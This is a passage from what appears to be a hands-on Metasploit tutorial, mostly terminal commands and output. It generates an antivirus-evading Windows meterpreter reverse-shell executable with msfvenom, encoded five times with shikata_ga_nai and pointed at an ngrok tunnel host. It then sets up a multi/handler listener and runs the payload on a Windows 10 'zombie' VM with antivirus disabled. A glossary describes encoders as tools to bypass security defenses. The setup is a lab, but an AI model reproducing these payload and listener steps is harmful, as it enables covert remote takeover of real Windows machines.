x86/shikata_ga_nai -i 5 -o SystemPayload.exe

```

The image shows a single terminal window displaying the execution of the msfvenom command and the resulting files.

```

(spider㉿kali)-[~/msf]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=b26a127a3292.ngrok-free.a
pp LPORT=4444 -e x86/shikata_ga_nai -i 5 -o SystemPayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Saved as: SystemPayload.exe

(spider㉿kali)-[~/msf]
$ ls
AndroidPayload.apk  SystemPayload.exe  WindowsPayload.exe

(spider㉿kali)-[~/msf]
$ clear

```

So, our SystemPayload is ready...

Step 5 : Now, For testing the payload we have windows10 setup into our virtual machine... Open virtual machine and Start windows10 System..

Step 6 : We need a Listener for capture the request from the zombie device. For start listener in the msfconsole -

**use multi/handler**

```
(spyder㉿kali)-[~]
$ msfconsole
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):
Name   Current Setting  Required  Description
----  -----  -----  -----
LHOST          yes      The listen address (an interface may be specified)
LPORT          4444     yes      The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

Basically we are exploring Generic/shell\_reverse\_tcp in this multi/handler.

But we have used windows/meterpreter/reversetcp in the payload. So we need to set the payload to windows/meterpreter/reverse\_tcp

for this type the command and set payload -

**set payload windows/meterpreter/reverse\_tcp**

## Step 7 : Now set up the required lhost and lport in the listener

```
msfconsole + ~
└─(spyder㉿kali)-[~]
└─$ msfconsole

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost b26a127a3292.ngrok-free.app
lhost => b26a127a3292.ngrok-free.app
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting      Required  Description
----      -----          -----      -----
EXITFUNC  process            yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     b26a127a3292.ngrok-free.app  yes       The listen address (an interface may be specified)
LPORT     4444               yes       The listen port


Exploit target:
```

## Step 8 : Start the listener :- run

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 13.202.234.110:4444: - 
[*] Started reverse TCP handler on 0.0.0.0:4444
```

In the zombie device [windows10] turn off all the antivirus and run the SystemPayload.exe file



## Step 10 : Run the exe file

then we can access the windows10 device...

## **Basic Terminology :**

1. **Exploits** - These are scripts designed to take advantage of vulnerabilities in systems. Metasploit includes over 1,800 exploits targeting various platforms and services.
2. **Auxiliary** - These are non-exploit tools used for tasks like scanning, reconnaissance, and brute-forcing. For example, they can scan networks for open ports or test for weak credentials.
3. **Payloads** - These define the actions to be performed after a successful exploit. Common payloads include reverse shells, back-doors, and data exfiltration tools. Payloads can be single-task or staged for more complex operations
4. **Encoders** - These help obfuscate payloads to evade detection by antivirus software. Encoders use techniques like encryption and obfuscation to bypass security defenses.
5. **Meterpreter** - A stealthy, in-memory payload that provides advanced post-exploitation capabilities, such as file transfer, command execution, and system information gathering.